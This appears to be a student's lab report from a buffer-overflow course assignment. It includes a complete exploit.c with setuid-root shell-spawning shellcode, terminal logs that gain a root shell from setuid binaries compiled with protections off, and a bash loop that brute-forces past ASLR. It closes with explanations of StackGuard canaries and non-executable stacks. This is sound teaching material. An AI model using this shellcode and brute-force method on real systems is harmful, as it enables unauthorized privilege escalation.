
```
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  dash_shell_test.c  -o  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  dash_shell_test
[[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./dash_shell_test
[# whoami
 root
[# id
 uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
 #
```

Q5: Describe and explain your observations

When setuid(0) is commented out, we cannot obtain the root privilege. In contrast, when we uncomment said method, we successfully obtain the root privilege.


Further investigation concluded that when this method is commented out, the OS detects that the effective UID doesn't match the real UID, and therefore the dash shell drops the privilege, hence the unsuccessful attempt with obtaining the privilege while the method was commented out. However, when I uncommented the method, the countermeasure in dash was defeated and therefore we were able to gain the root privilege.
The root account is the most powerful account for any entity, and when an attacker gains access to said account, the attacker can either write, read or modify data in the account and therefore cause damage. Changing the symbolic link to bin/dash then executing any executables allows anyone to gain root privilege to the system and cause damage.

Q6: Include a screenshot showing your modified `exploit.c`



```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
  "\x31\xc0"     /* Line 1: xorl %eax,%eax */
  "\x31\xdb"     /* Line 2: xorl %ebx,%ebx */
  "\xb0\xd5"     /* Line 3: movb $0xd5,%al */
  "\xcd\x80"     /* Line 4: int $0x80 */
  //  ----  The  code  below  is  the  same  as  the  one  in  Task  2  ---
  "\x31\xc0"     /*    Line 1:   xorl %eax,%eax */
  "\x50"         /* Line 2:   pushl %eax */
  "\x68""//sh"   /* Line 3:   pushl $0x68732f2f */
  "\x68""/bin"   /* Line 4:   pushl $0x6e69622f */
  "\x89\xe3"     /* Line 5:   movl %esp,%ebx */
  "\x50"         /* Line 6:   pushl %eax */
  "\x53"         /* Line 7:   pushl %ebx */
  "\x89\xe1"     /* Line 8:   movl %esp,%ecx */
  "\x99"         /* Line 9:   cdq */
  "\xb0\x0b"     /* Line 10: movb $0x0b,%al */
  "\xcd\x80"     /* Line 11: int $0x80 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* You need to calculate the right OFFSET and RETURN_ADDRESS */
    *((long *)(buffer + 0x24)) = 0xbffff1d0;

    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Q7: Include a screenshot showing the result of running the code, describe and explain your results.




```
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  stack  -z  execstack  -fno-stack-protector  stack.c
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  stack
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  stack
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  exploit  exploit.c
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./exploit
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
0
#
```

As shown above, after exploit.c is updated with four extra instructions, the root shell is still successfully obtained and the uid remains the same. Because the updated assembly code has set ebx to 0 and set eax to 0xd5 (setuid()'s system call number) and the final instruction executes the system call. As a result, when we repeat the attack from Task 2, the uid is set to 0 as root.

Task Four

Q8: Include a screenshot showing you turning on address randomization and carrying out the attack.




```
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  /sbin/sysctl  -w  kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./exploit
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ ./stack
Segmentation fault
[10/08/21]seed@ip-172-31-59-179:~/cybr271-public$ 
```

Q9: Describe and explain your observation.


As shown in the screenshot for Question 8, if we follow the instructions correctly, the OS should throw a segmentation fault when we repeat the attack from Task 2. This happens as a result of the Address Space Randomization (ASLR) randomizing the starting address of the heap and stack (hence the name) in order to make guessing the exact addresses difficult. Meanwhile, the buffer-overflow attack depends on the ability to know the locality of the executable code, so the ASLR prevents this from occurring and therefore the attack fails.

Q10: Include a screenshot showing your code used to brute force the attack.



```
#!/bin/bash
SECONDS=0
value=0
while  [  1  ]
  do
  value=$((  $value  +  1  ))
  duration=$SECONDS
  min=$(($duration  /  60))
  sec=$(($duration  %  60))
  echo  "$min  minutes  and  $sec  seconds  elapsed."
  echo  "The  program  has  been  running  $value  times  so  far."
  ./stack
  done
```

Q11: Include a screenshot showing the results of your brute force attack.



```
The  program  has  been  running  3751  times  so  far.
./script.sh: line 13: 11741 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3752  times  so  far.
./script.sh: line 13: 11742 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3753  times  so  far.
./script.sh: line 13: 11743 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3754  times  so  far.
./script.sh: line 13: 11744 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3755  times  so  far.
./script.sh: line 13: 11745 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3756  times  so  far.
./script.sh: line 13: 11746 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3757  times  so  far.
./script.sh: line 13: 11747 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3758  times  so  far.
./script.sh: line 13: 11748 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3759  times  so  far.
./script.sh: line 13: 11749 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3760  times  so  far.
./script.sh: line 13: 11750 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3761  times  so  far.
./script.sh: line 13: 11751 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3762  times  so  far.
./script.sh: line 13: 11752 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3763  times  so  far.
./script.sh: line 13: 11753 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3764  times  so  far.
./script.sh: line 13: 11754 Segmentation fault      ./stack
0  minutes  and  2  seconds  elapsed.
The  program  has  been  running  3765  times  so  far.
[# whoami
root
[# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# id -u
[0
# 
```


Q12: Describe your observations and discuss what factors might cause the brute forcing to take a shorter or longer time?

As shown above, the ASLR has been overcome via brute force and the root privilege is successfully obtained. Due to stacks on 32-bit Linux OS having only 19 bits of entropy (similar numbers on MacOS as its architecture is Unix-based), the stack base address can have 2ˆ19 possibilities from the vulnerable program until the correct stack base has been found.

To conclude, the factor that affects the time for a brute force attack is in the size of the memory that holds the stack address value. In a 32-bit OS, it contains as mentioned 2ˆ19 possibilities. However, in a 64-bit OS, a brute force attack could take much longer.

Task Five

Q13: Include a screenshot showing your experiment and any error messages observed.




```
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  sysctl  -w  kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  stack  -z  execstack  -g stack.c
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  stack
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  stack
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ ./exploit
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$
```

Q14: Why did you get the results that you observed?

When StackGuard protection is enabled, a small value known as Canary has been inserted by the StackGuard and the small value is placed between the stack variables and the function return address. The Canary value will be overwritten if any stack-buffer overflows have occurred. The Canary value will be checked during function to see whether it remains the same or not. If the value has changed, the program currently running is terminated. Therefore as shown above, when ./stack was called, the execution was aborted as a result of the Canary value being overwritten during the execution of the program.

Task Six

Q15: Include a screenshot showing how you carried out the experiment and results.



```
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  sysctl  -w  kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ gcc  -o  stack  -fno-stack-protector  -z  noexecstack  stack.c
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chown  root  stack
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ sudo  chmod  4755  stack
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ ./exploit
[[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$ ./stack
Segmentation fault
[10/09/21]seed@ip-172-31-59-179:~/cybr271-public$
```

Q16: Explain your results. In particular, your explanation should answer the following questions:

Can you get a shell?

The segmentation error shown in the screenshot above suggests that the shellcode is not running properly on the stack. As a result, we cannot get the shell.

If not, what is the problem?

With Non-Executable Stack Protection enabled, the NX bit which stands for No-eXecute feature in the CPU separates code from data which marks certain areas of the memory as non-executable. As a result, the shellcode cannot be launched and restricts the privilege which prevents the ability to run the shellcode on the stack. Hence the segmentation fault being thrown, and the shellcode being unobtainable from outside access.

How does this protection scheme make your attacks difficult?

This protection scheme implements the no-executable feature on the stack portion of the user's virtual address space, so the ability to run shellcode on the stack has been disabled. This makes life difficult for the attacker; it is technically impossible to point the particular specified return address of the value back to the stack. Despite the scheme, however, buffer-overflow attacks can still occur as there are alternatives to running malicious code after exploiting a buffer-overflow vulnerability in a system. The return-to-libc attack is a good example. So in conclusion, this protection scheme reduces the risk of a buffer-overflow attack by increasing the difficulty to successfully execute such an attack, but has not completely eliminated the risk of a buffer overflow attack occurring.

Bibliography

- https://mediatemple.net/community/products/dv/204643890/an-introduction-to-the-root-user#:~:text=Privileges%20and%20permissions,to%20all%20files%20and%20commands
- https://access.redhat.com/blogs/766093/posts/3548631
- I've also taken content from the lecture slides and the tutorial instructions for this portion of the assignment.